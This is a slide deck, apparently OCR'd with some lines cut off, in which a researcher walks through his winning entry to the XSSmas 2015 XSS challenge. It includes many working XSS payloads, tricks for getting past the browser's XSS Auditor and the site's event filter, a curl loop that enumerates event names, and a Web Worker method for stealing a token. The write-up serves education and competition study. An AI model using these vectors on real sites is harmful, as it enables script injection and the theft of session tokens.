
A XSSmas carol

by pepe vila



whoami

Name: Pepe Vila (**@cgvwzq**)

Location: **Spain**

Work:

- before: pentester at EY
- current: **PhD student** at IMDEA Software

Interests:

- try to understand browsers, XSS **challenges**, CTFs, computationalism, space exploration...

whoami

Name: Pepe Vila (**@cgvwzq**)

```
== btoa("pepe").toLowerCase().replace(/[=+]/g,'')
```

Location: **Spain**

Work:

- before: pentester at EY
- current: **PhD student** at IMDEA Software

Interests:

- try to understand browsers, XSS **challenges**, CTFs, computationalism, space exploration...

the challenge

Summary

- index.php: xss w/o UI on `<div>` element
- token.php: bypass `document.location` JS check
- index2.php: Angular JS template injection
- index3.php: xss w/o UI on `<p>` element

`Official Write-up:`

`https://github.com/cure53/XSSChallengeWiki/wiki/XSSMas-Challenge-2015`

the challenge

Summary

- index.php: xss w/o UI on `<div>` element
- ~~token.php: bypass `document.location` JS check~~
- ~~index2.php: Angular JS template injection~~
- index3.php: xss w/o UI on `<p>` element

shortcut!

`Official Write-up:`

`https://github.com/cure53/XSSChallengeWiki/wiki/XSSMas-Challenge-2015`

what we know?

Hints probably don't help too much *a priori*. But after ~~many~~ some test & error we can learn:

- Browser anti-XSS (on IE, Chrome and Opera)
- `token == sessionid` => same token used everywhere
- `index3.php` checks `token` and `Referer` header
- requests to `index.php` and `index3.php` regenerate the `sessionid`
- we don't need to include the `.php` extension
- paths after a valid resource are ignored on server side (e.g.: `http://domain/index/foobar/` == `http://domain/index.php`)

what we know?

- index.php reflects $_GET['xss'] in

```
<div class='<INJECTION>'>·–·</div>
…
<script
src="token.php?token=<TOKEN>&callback=document.write"></script>
```

  use htmlentities, but we can escape the attribute context with single quotes

- fortunately the <script> string is stripped, so we can bypass anti-XSS filters

what we know?

- `index3.php` checks `Referer` header (for the string "`/index2.php`") and the `token`
- if ok reflects `$_GET['xss']` in

  `<p class='<INJECTION>'></p>`

  again with htmlentities, so we escape attribute context
- no stripping this time, but some blacklisted events are replaced by "`onend`"
- a CSS comment tell us to "get some 'css'?" so we can inject also in `<style>` context

what we know?

- `index3.php` checks Referer header for the string “`/index2.php`” and for a valid token
- if ok reflects `$_GET`

  `<p class='<INJ`

  again with htmlenti
- no stripping this tim “onend”
- a CSS comment te `<style>` context

ideas

`<div contenteditable id=x onfocus=alert(1)></div> + target` (all but FF)

vs.

`<div onbeforescriptexecute=alert(1)><script></script></div>` (only FF)

Firefox has no anti-XSS, but I couldn't get execution on `/index3.php` :(

And…

`onanimationstop` is translated into `onanimationend`

which is a valid event :) and because the replace

XSS Auditor does not match :D

ideas

I also wrote a bash script to list all non-replaced events:

```
#!/bin/bash

TOKEN="$1"

for i in $(cat events.txt); do
      curl -s -H "Cookie: PHPSESSID=${TOKEN}" -H "Referer: http://any/index2.php" \
      "https://xssmas2015.cure53.co.uk/index3?token=${TOKEN}&xss='${i}=alert(1)" |\
      grep '<p class' | grep -v "'onend"
done
```

What gave me some events to JSfiddle with:

onafterscriptexecute,onariarequest,onautocomplete,onautocompleteerror,onbeforescriptexecute,onbeforeupdate,oncancel,onclose,oncommand,oncompassneedscalibration,oncuechange,ondevicelight,ondevicemotion,ondeviceorientation,ondeviceproximity,ondurationend,onfullscreenchange,onfullscreenerror,ongotpointercapture,onhashchange,oninput,onlanguagechange,onlostpointercapture,onmozfullscreenchange,onmozfullscreenerror,onmozpointerlockchange,onmozpointerlockerror,onmscontentzoom,onmsfullscreenchange,onmsfullscreenerror,onmsgesturechange,onmsgesturedoubletap,onmsgestureend,onmsgesturehold,onmsgesturestart,onmsgesturetap,onmsgotpointercapture,onmsinertiastart,onmslostpointercapture,onmsmanipulationstatechanged,onmspointercancel,onmspointerdown,onmspointerenter,onmspointerleave,onmspointermove,onmspointerout,onmspointerover,onmspointerup,onmssitemodejumplistitemremoved,onmsthumbnailclick,onpage,onpointercancel,onpointerdown,onpointerenter,onpointerleave,onpointerlockchange,onpointerlockerror,onpointermove,onpointerout,onpointerover,onpointerup,onpopstate,onratechange,onrowsdelete,onrowsinserted,onshow,ontoggle,onuserproximity,onwebkitfullscreenchange,onwebkitfullscreenerror, onwebkittransitionend* ,onwheel

my first solution

So in order to test the validity before starting the “shortening” contest, I submit the following:

```
?xss='contenteditable+id=x+onfocus<script>=' location=`index3?token=${all[55].src.substr(48)}%26css=@keyframes+x{%26xss=%2527style=animation-name:x+onanimationstop=alert(location)//index2.php `#x
```

`document.all[xx].src` is the shortest* way to the token string:

+ We save the “`document`” because it’s in the scope of any event.
+ `@keyframes+x{` we don’t even need to close the curly bracket
- URL encoding is always ugly and expensive :S

* I also tried `innerHTML` (9) instead of `all[xx].src` (11), but no luck. (cookie is also HTTP only)

my first solution

So in order to test the validity before starting the “shortening” contest, I submit the following:

```
?xss='contenteditable+id=x+onfocus<script>=' location=`index3?token=${all[55].src.substr(48)}%26css=@keyframes+x{%26xss=%2527style=animation-name:x+onanimationstop=alert(location)//index2.php `#x
```

`document.all[xx].src` is the shortest* way to the token string:

+ We save the “`document`” because it’s in the scope of any event.
+ `@keyframes+x{` we don’t even need to close the curly bracket
- URL encoding is always ugly and expensive :S

* I also tried `innerHTML` (9) instead of `all[xx].src` (11), but no luck. **IDEA -> TEST & ERROR + REMEASURE**

warm up...

With some improvements…

```
?xss='tabindex=1+id=x+onfocus<script>=' location=`index3${all[56].src.slice(41)}%26css=*{animation:x}@keyframes+x{%26xss=%2527onanimationstop=alert(URL)//index2.php`#x
```

+ `tabindex=1` also makes elements focusable
+ we can reuse the `?token=` part from `all[xx].src` + `slice` (5) vs. `substr` (6)
+ General `animation` CSS property instead of `animation-name`
+ Move `style` attribute inside the CSS context `*{animation:x}` (14) vs. `style=animation:x+` (18)
+ `URL` with `document` in scope makes `document.URL` :)

But the rest of the guys still ahead with ~150 bytes :(

warm up x 2

An a couple more

```
?xss='tabindex=1+id=x+onfocus<script>=' location=`index3/${all[56].src}%26css=*{an
imation:x}@keyframes+x{%26xss=%2527onanimationcut=alert(URL)//index2.php  `#x
```

+ No need to slice the token's URL if we set it as path (same resource requested):

  `/index3/http://xssmas2015.cure53.co.uk/token.php?token=<TOKEN>&callback=document.write`

  equal to


  `/index3?token=<TOKEN>&callback=document.write`

+ Shortest replaced event is `oncut`, so `onanimationoncut` will become `onanimationend` :)

  * I actually bruteforced all possible 2 char combinations, just in case… -_-'

that was me

```
189 first submission
https://xssmas2015.cure53.co.uk/?xss=%27contenteditable+id=x+onfocus%3Cscript%3E=%27location=`index3?token=${all[55].src.substr(48)}%26css=@keyframes+x{%26xss=%2527style=animat
on-name:x+onanimationstop=alert(location)//index2.php`#x

2nd
https://xssmas2015.cure53.co.uk/?xss=%27tabindex=1+id=x+onfocus%3Cscript%3E=%27location=`index3${all[56].src.slice(41)}%26css=@keyframes+x{%26xss=%2527style=animation-name:x+on
nimationstop=alert(URL)//index2.php`#x

3rd
https://xssmas2015.cure53.co.uk/?xss=%27tabindex=1+id=x+onfocus%3Cscript%3E=%27loc
top=alert(URL)//index2.php`#x

top was at 150 meanwhile...

asked if @import url() is valid, in that case i was on ~151... but not. how the he

151 valid submision
https://xssmas2015.cure53.co.uk/?xss=%27tabindex=1+id=x+onfocus%3Cscript%3E=%27loc
mationcut=alert(URL)//index2.php%60#x

146 valid submision
https://xssmas2015.cure53.co.uk/?xss=%27id=x+onfocus%3Cscript%3E=location=%60index
ioncut=%27alert(URL)%60+tabindex=1#x


145
https://xssmas2015.cure53.co.uk/?xss=%27onfocus%3Cscript%3E=location=%60index3/ind
e=transition:1s+id=x+tabindex=1#x

asked if alerting 2 times the URL was valid, initially they said yes, but after th

139
https://xssmas2015.cure53.co.uk/?&xss=%27style=transition:1s+id=x+tabindex=1+onweb
%5D.src%7D$%7BURL%7D%60+#x

137
https://xssmas2015.cure53.co.uk/?&xss=%27style=transition:1s+id=x+onwebkittransiti
L%7D%60+tabindex=1#x

134
https://xssmas2015.cure53.co.uk/?&xss=%27style=transition:1s+id=x+onwebkittransiti
D%60+tabindex=1#x

no so back to 145, but... XSSAuditor byebye

valid 141
https://xssmas2015.cure53.co.uk/?&xss=%27style=transition:1s+id=x+onwebkittransitionend=oncut=%60%5C%3Cscript%3E%60-alert(URL)//%60,location=%60index3/index2.php$%7Ball%5B56%5D
src%7D$%7BURL%7D%60+tabindex=1#x
```



reorder you must


```
?xss='id=x+onfocus<script>= location=`index3/index2.php${all[56].src}%26css=*{anim
ation:x}@keyframes\fx{%26xss='onanimationcut='alert(URL) `+tabindex=1#x
```

+ `onfocus` attribute doesn't need quotes if we don't break it with spaces

  BONUS: we can avoid the double URL encoding for the single quote :D

+ instead of URL encoding the space on the `keyframe` we can do better with `\f`

+ moving `/index2.php` saves us 1 slash (we change the other one for an opening single quote)

+ `tabindex=1'foobartrashhere` is the only attribute that still works without an opening single quote


JSFiddle results

I created an HTML element with ~200 events [1] and played with different attribute combinations and styles.

MDN, MSDN and similars are also very helpful.

```
<p id=x onabortonactivate=alert(0) onafterprint=alert(1) onafterscriptexecute=alert(2) onafterupdate=aler
onanimationend=alert(4) onanimationiteration=alert(5) onanimationstart=alert(6) onariarequest=alert(7)
onautocomplete=alert(8) onautocompleteerror=alert(9) onbeforeactivate=alert(10) onbeforecopy=alert(11)
onbeforecut=alert(12) onbeforedeactivate=alert(13) onbeforeeditfocus=alert(14) onbeforepaste=alert(15)
onbeforeprint=alert(16) onbeforescriptexecute=alert(17) onbeforeunload=alert(18) onbeforeupdate=alert(19)
onbegin=alert(20) onblur=alert(21) onbounce=alert(22) oncancel=alert(23) oncanplay=alert(24)
oncanplaythrough=alert(25) oncellchange=alert(26) onchange=alert(27) onclick=alert(28) onclose=alert(29)
oncommand=alert(30) oncompassneedscalibration=alert(31) oncontextmenu=alert(32) oncontrolselect=alert(33)
oncopy=alert(34) oncuechange=alert(35) oncut=alert(36) ondataavailable=alert(37) ondatasetchanged=alert(38)
ondatasetcomplete=alert(39) ondblclick=alert(40) ondeactivate=alert(41) ondevicelight=alert(42)
ondevicemotion=alert(43) ondeviceorientation=alert(44) ondeviceproximity=alert(45) ondrag=alert(46)
```

I had previously found `ontransitionend`, but I just ignored it since it was longer than my current solution, so I even did a tweet of it -_-’



However… At some point the `ontransitionend` event got fired without setting any CSS property **WHY? :S**

[1] http://pastebin.com/raw/WwcBmz5J

JSFiddle results

Focusable elements “grow” and `outline-width` when focused. So…


```
transition:1s
```

will trigger a `transition` when we focus any focusable element. And we already know how to do that.

```
?xss='onfocus<script>=location=`index3/index2.php${all[56].src}%26xss='onwebkittr
ansitioncut=alert(URL)//${URL}`+style=transition:1s+id=x+tabindex=1#x
```

+ We are reusing the `style`, `id` and `tabindex` properties as well as the `location.hash` !!
+ Next steps?

‘onf$ck=’#asd!$@41



I got out of ideas many times. Different solutions but all the same length, dead paths, more dead paths…

I was trying to reuse more parts of the first injection (tried with `replace`, `slice` and concatenation) but I couldn’t save too much :(

never gonna give ~~you~~ up

2paths1injection

New idea and wrote Mario asking if getting an `alert(URL)` in both injection was valid, and he said YES. So I basically broke the Twitter barrier :)

Using the same payload in both injections:

```
?&xss='style=transition:1s+id=x+tabindex=1+onwebkittransitionend=oncut=alert(URL)
||0<script>1,location=`index3/index2.php${all[56].src}${URL}`#x
```

- Note the extra "&" in order to concat the "`xss`" parameter
- We need to put "`oncut`" at some place to cheat the anti-XSS.
- The `0<script>1` will be syntactically correct but on the second page will throw an "`not defined`" exception.
- XSS Auditor allows the stripped/replaced string to be in any place before "/" or ","

2paths1injection

And saved some more bytes....

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=alert(URL)?oncut:0<script>1
,location=`index3/index2.php${all[56].src}${URL}`+tabindex=1#x
```

2paths1injection

And a few more...

This one worth the creativity special prize :D

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=alert(URL)?oncut:location=`
<script>index3/index2.php${all[56].src}${URL}`+tabindex=1#x
```

2paths1injection

And a few more...

This one worth the creativity special prize :D

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=alert(URL)?oncut:location=`
<script>index3/index2.php${all[56].src}${URL}`+tabindex=1#x
```

But at the end they decided that clicking on the `alert(URL)` in the first injection was UI and it was against the rules. So...

2paths1injection

And a few more...

This one worth the creativity special prize :D

~~?&xss='style=transition:1s+id=x+onwebkittransitionend=alert(URL)?oncut:location=`~~
~~<script>index3/index2.php${all[56].src}${URL}`+tabindex=1#x~~

But at the end they decided that clicking on the `alert(URL)` in the first injection was UI and it was against the rules. So...

BACK TO 145 :(

my first shortest solution 141

Fortunately I was pretty sure that the idea could work, and after some more time in front of `vim` I got this:

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=oncut=`\<script>`-alert(URL
)//`,location=`index3/index2.php${all[56].src}${URL}`+tabindex=1#x
```

What in `index.php` was:

```
?&xss='style=transition:1s+id=x+onwebkittransitionend= oncut=`\`-alert(URL)//`,loc
ation=`index3/index2.php${all[56].src}${URL} `+tabindex=1#x
```

And in `index3.php`:

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=onend= `\<script>`-alert(URL
)//`,location=`index3/index2.php${all[56].src}${URL} `+tabindex=1#x
```

ONLY ONE ALERT

a little shorter


```
?&xss='style=transition:1s+id=x+onwebkittransitionend=oncut= `<script>`?alert(URL)
:location=`index3/index2.php${all[57].src}${URL} `+tabindex=1#x
```

- In `index.php` the condition will be an empty string, so it will take the second path and redirect
- In `index3.php` we take the first one and alert for the glory and fame! :D

a little shorter

137

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=oncut= `<script>`?alert(URL)
:location=`index3/index2.php${all[57].src}${URL} `+tabindex=1#x
```

- In `index.php` the condition will be an empty string, so it will take the second path and redirect
- In `index3.php` we take the first one and alert for the glory and fame! :D

This was on January 12th, and I could rest until **@molnar_g** did **136** a week (a very long one indeed) before the end of contest.

JS strings 101

Fortunately I had forgotten a simple trick for concatenating strings, which saved me exactly the 2 bytes I needed:

The winner vector

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=oncut= `<script>`?alert(URL)
:location=[`index3/index2.php`,all[58].src,URL] +tabindex=1#x
```

JS strings 101

Fortunately I had forgotten a simple trick for concatenating strings, which saved me exactly the 2 bytes I needed:

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=oncut= `<script>`?alert(URL)
:location=[`index3/index2.php`,all[58].src,URL] +tabindex=1#x

?&xss=/index2.php'style=transition:1s+id=x+onwebkittransitionend=oncut=`<script>`
?alert(URL):location=[/index3/,all[58].src,URL]+tabindex=1#x

?&xss=/index2.php'style=transition:1s+id=x+onwebkittransitionend=location=oncut=[
`<script>`?alert(URL):/index3/,all[58].src,URL]+tabindex=1#x
```

Jontransition & Co.

A couple of days before the end of the contest this mysterious “guy” appeared in the scoreboard… ~.~

and **@phiber** told me that I was going to be defeated, driving me crazy.

So I started thinking again trying to `split`, `slice`, `replace` the `innerHTML` in order to save 1 byte more by reusing the “`transition`” string from “`Jontransition`”.

But I couldn’t improve the vector on that way, so I tried again some other paths...

more ideas

```
?&xss='style=transition:1s+id=x+onwebkittransitionend=oncut=location=[`<script>in
dex3/index2.php`,(all[60]||alert(URL)).src,URL]+tabindex=1#x
```

Alternative 135 solution.

```
?&xss='style=transition:1s+id=x+onwebkittransitionend= x.oncut-1?location=[`<scrip
t>index3/index2.php`,all[60].src,URL] :alert(URL)+tabindex=1#x
```

I thought this idea could save me a couple of bytes, but at the end I couldn't :(Anyway it is interesting (136):

+ `oncut == null` vs. `onend == undefined`

+ `+null == 0` vs. `+undefined == NaN` ... `oncut-1 == -1 == true` vs. `undefined-1 == NaN == false`

the end


At the end Jontransition didn’t make it (or did he? ~.^), and after several days of having fun, learning and suffering I was lucky enough to win :)

I hope not having bored you too much, and that you have find at least something interesting...

Congrats to the rest of the winners :)

Also thanks to Mario, @mmrupp and @filedescriptor for organizing these contests and sharing their knowledge.

questions?



bonus

`token.php`

+ Server-side checks for the `Referer` (not empty & different than “`xssmas2015.cure53.co.uk`”) and for a valid `token`.

+ Client-side check:

```
if (document.location.href == document.location.protocol + '//localhost' + location.pathname)
      callback({foo:”thesecret”})
```

Web Worker’s context allows to set the `document` and `location` properties and `importScripts` the file.

```
document={location:{href:'//localhost',protocol:''}};location={pathname:''};importScripts('https://xssmas2015.cure53.co.uk/token.php?token=<TOKEN>&callback=postMessage
```

So that should bypass the client-side check and get the token for `index2.php`, but...

+ Chrome does not send `Referer` on Web Worker’s requests from `Blob` URLs (we need an external file).
+ Chrome neither sends cookies on cross-domain requests from a Web Worker (B req. A), unless

  the page B which created the Web Worker is loaded in a page-A’s iframe (dafuq :S is this in the spec?)